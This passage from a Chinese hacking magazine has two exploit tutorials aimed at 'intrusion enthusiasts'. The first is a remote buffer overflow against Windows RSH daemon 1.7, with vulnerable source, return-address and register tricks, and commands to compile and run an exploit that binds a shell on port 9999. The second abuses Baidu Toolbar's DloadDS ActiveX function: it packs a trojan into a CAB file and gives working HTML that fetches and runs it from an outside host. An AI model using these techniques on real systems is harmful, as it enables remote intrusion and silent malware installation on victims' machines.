


图2

其中为什么前5个字符为0041004100，我开始也不明白，但是一看RSHD的源程序就明白了，源码是这样写的。

```
//process the input from the client and runs the
received command
void command (SOCKET rshClient, SOCKET&
rshClientErr)
{char buff[4096];
int blen=sizeof(buff)-1;
//receive data from the client
if(receive(rshClient, buff, blen)==SOCKET_ERROR)
{error("Cannot receive client data.", 0);
return;
}
int crt=0;
if(buff[crt])
{//an additional socket will be open for stderr
if(debugFlag)
fprintf(stderr, "[%d] stderr port: %s\n", client, buff);
if(!openErrSocket(rshClient, rshClientErr, buff))
return;
}
//skip the stderr port
while(buff[crt++]);
//retrieve and then skip the remote user name
if(!buff[crt])
{// the remote user name hasn't been provided yet
if(receive(rshClient, buff, blen)==SOCKET_ERROR)
{error("Cannot receive local user name.", 0);
return;
}
crt=0;
}
if(debugFlag)
fprintf(stderr, "[%d] Remote user name: %s\n", client,
buff+crt);
if(!userNameCheck(buff+crt))
return;
while(buff[crt++]);
//ignore the local user name
if(!buff[crt])
{//the local user name hasn't been provided yet
if(receive(rshClient, buff, blen)==SOCKET_ERROR)
{error("Cannot receive local user name.", 0);
return;
}
crt=0;
}
if(debugFlag)
fprintf(stderr, "[%d] Local user name: %s\n", client,
buff+crt);
while(buff[crt++]);
//the rest is the command to be executed
if(!buff[crt])
{//the command hasn't been provided yet
if(receive(rshClient, buff, blen)==SOCKET_ERROR)
{error("Cannot receive remote command.", 0);
return;
}
crt=0;
}
……
```

因此，两个"41"以及中间与两头的三个"00"，分别是用来表示"起始"、"分隔"和"分隔"的，第1个41随便写，表示Remote User Name; 第2个41也是随便写的，表示Local User Name; 后面的1028字节就是cmd了，是用来在远程的服务端主机上执行的。但是，由于RSHD在处理cmd时存在缺陷，最后的4个字节会覆盖返回地址。

值得一提的是，利用这个漏洞的时候，我发现不能单纯依靠JMP ESP、JMP EAX、JMP EBX、JMP

ECX、JMP EDX、JMP ESI、JMP EDI等，所有寄存器要么不指向栈，要么虽然指向栈，不是太靠上，就是太靠下。太靠上了，根本没法使用，因为覆盖不了上面的栈帧；太靠下了，也不好使用，可能会太接近栈空间的底部，没法给ShellCode留下足够的空间。——这个问题可算是个问题。但是我有信心解决这个问题，这么好的一个远程溢出类漏洞，就这么葬送了，一定要利用好。

那么如何解决覆盖EIP后的跳转问题呢？办法总是有的，我想到两个办法。

一是把EIP覆盖为一个kernel32.dll中的JMP EBP指令地址，当时EBP离栈底还有48个字节，我们来个狠的，直接覆盖到EBP及EBP以下的12个字节。这12个字节覆盖为以下的指令机器码

```
Mov EAX, EBP     //8B C5
SUB EAX, 1000h   //2D 00 100000
JMP EAX          //FFE0
```

这样的话，相当于先让程序跳转到EBP，然后执行上面的程序。这段程序的目的是再跳回去，也就是跳回到上面覆盖有ShellCode的地址。

然而这个办法最终没有行得通，原因是由于要覆盖到EBP的话，上面的buff字符串参数非常大，需要4127个字节，而RSHD源程序中只给出了4096的长度，多余的会舍掉，因此这个办法不能奏效。

二是根据当时的ESI是比较接近ESP的一个寄存器，而且在ESP之下一点。但是直接使用JMP ESI是不行的，因为ESI指向的指令恰好被修改了，发现直接JMP到ESI的后果是报内存访问错误，因为ESI指向的指令使用到了寄存器EAX，需要DS[EAX]，而EAX此刻值为0，DS[0]是无效的。不过还好，ESI以下的指令是没有被"骚扰"到的。因此我想到，如果kernel32.dll中存在这样的一个特殊地址，其指向的指令和后续的指令可以先把EAX修改修改，然后再来个JMP/CALL ESI那就太爽了！

黄天不负苦心人啊！我快找死了才找到，找这样的地址的方法是，在OllyDBG中打开kernel32.dll，然后按Ctrl+F，找"JMP ESI"或者"CALL ESI"，然后看看，这条指令前面有没有修改EAX。最终我找到了这样一个地址0x7c831538，完美地解决了上面的问题。其指向的指令如图3所示，相信大家一看就明白了。




图3

漏洞利用——攻击

这个漏洞属于远程溢出类的漏洞，是最为珍贵的那种漏洞，能够用来实现远程直接攻击，不像木马什么的，背后戳人一刀。这个比较直接，攻击的对象就是那些使用了Windows RSH daemon 1.7的服务器。

攻击别人之前，我们先来攻击一下自己。文章前面提到了Windows RSH daemon 1.7的安装和配置，很简单，就一个命令，"rshd -d r"。

找个安装了GCC的Linux，把前面的攻击程序（杂志相关中的exp.c）传到Linux上，用GCC编译生成可执行文件。

```
gcc exp.c  o exp.o
```

运行exp.o，进行远程攻击，参数是要攻击的服务器的IP地址。

```
./exp.o 219.245.182.60
```

由于攻击程序使用的ShellCode是用来bind对方9999端口的，因此如果攻击成功的话，你会看到如图4所示的效果，表明入侵成功，之后你就可以连接9999端口了。





图4

总之，这个漏洞的威胁还是比较大的，只要安装了Windows RSH daemon 1.7的服务器基本都无法逃脱。像这样的直接实现攻击的漏洞，在当前的网络环境下，已经是凤毛麟角了，既然现在有了一个，那就好好利用一下吧！

适合读者：入侵爱好者
前置知识：无

百度超级搜霸远程代码执行漏洞利用



文/图 人鱼姬

百度超级搜霸是一款免费的IE浏览器工具栏，无需登录百度网站就可以搜网页、搜歌曲、搜图片、搜新闻，无所不能！但这款工具最近却爆出了可以挂马的漏洞，下面我们就一起看看如何利用这个漏洞。

漏洞分析

漏洞存在于由ActiveX控件BaiduBar.dll导出的DloadDS()函数中，函数原型如下：

```
void DloadDS(bstrUrl,bstrName,lShow);
```

如果把bstrUrl设置成某个服务器上的CAB文件，DloadDS()函数会尝试下载这个文件到TEMP目录并解压，然后执行其中的以bstrName命名的文件。根据漏洞发现者cocoruder的介绍，执行处的关键代码如下。

```
.text:1006F407  lea  eax, [ebp-28h]
.text:1006F40A  lea  ecx, [ebp-10h]
.text:1006F40D  push  eax ; lpProcessInformation
.text:1006F40E  lea  eax, [ebp-6Ch]
.text:1006F411  push  eax ; lpStartupInfo
.text:1006F412  push  esi ; lpCurrentDirectory
.text:1006F413  push  esi ; lpEnvironment
.text:1006F414  push  esi ; dwCreationFlags
.text:1006F415  push  esi ; bInheritHandles
.text:1006F416  push  esi ; lpThreadAttributes
.text:1006F417  push  esi ; lpProcessAttributes
.text:1006F418  push  esi
.text:1006F419  call  sub_10004147
;get the CommandLine
.text:1006F419
.text:1006F41E  push  eax ; lpCommandLine
.text:1006F41F  push  esi ; lpApplicationName
.text:1006F420  call  ds:CreateProcessA
```

此时，lpCommandLine指向临时目录，由于之前没有任何有效的检查措施，因此攻击者可构造包含木马或者间谍程序的CAB文件，然后用DloadDS()函数下载并运行它。

我个人认为，这个漏洞和前一阵子的Web迅雷的漏洞有异曲同工之妙。都是因为程序员人为疏忽而为黑客提供了可以下载并执行木马的现成函数，而不是出了什么远程溢出漏洞。

说明了原理，下面我们来实际验证一下。

漏洞利用

这个漏洞针对的是比较新的5.4.4版本。我们首先要用cab文件封装器把木马打成cab包，cabarc这个程序的用法如下：

```
CABARC [options] command cabfile [@list] [files] [dest_dir]
```

输入命令"cabarc n muma.cab muma.exe"即可将我们的木马打包，如图1所示，其中的muma.exe是木马，muma.cab是将要生成的cab包。




图1

之后将生成的cab包传到网上，我这里传到了http://192.168.58.1/处。关于利用代码，我修改了网上的代码，具体如下。

```
<html>
<OBJECT ID = "com" CLASSID = "CLSID:{A7F05EE4-0426-454F-8013-C41E3596E9E9}">
</OBJECT>
<script>
com.DloadDS("http://192.168.58.1/muma.cab", "muma.exe", 0);
</script>
</html>
```

其中的http://192.168.58.1/muma.cab是cab文件的地址，muma.exe是解包生成的exe文件。

当含有上面代码的网页被打开的时候，木马就运行了，因为不是利用溢出，所以不会拖慢系统，也不会占用大量内存，如图2 所示。

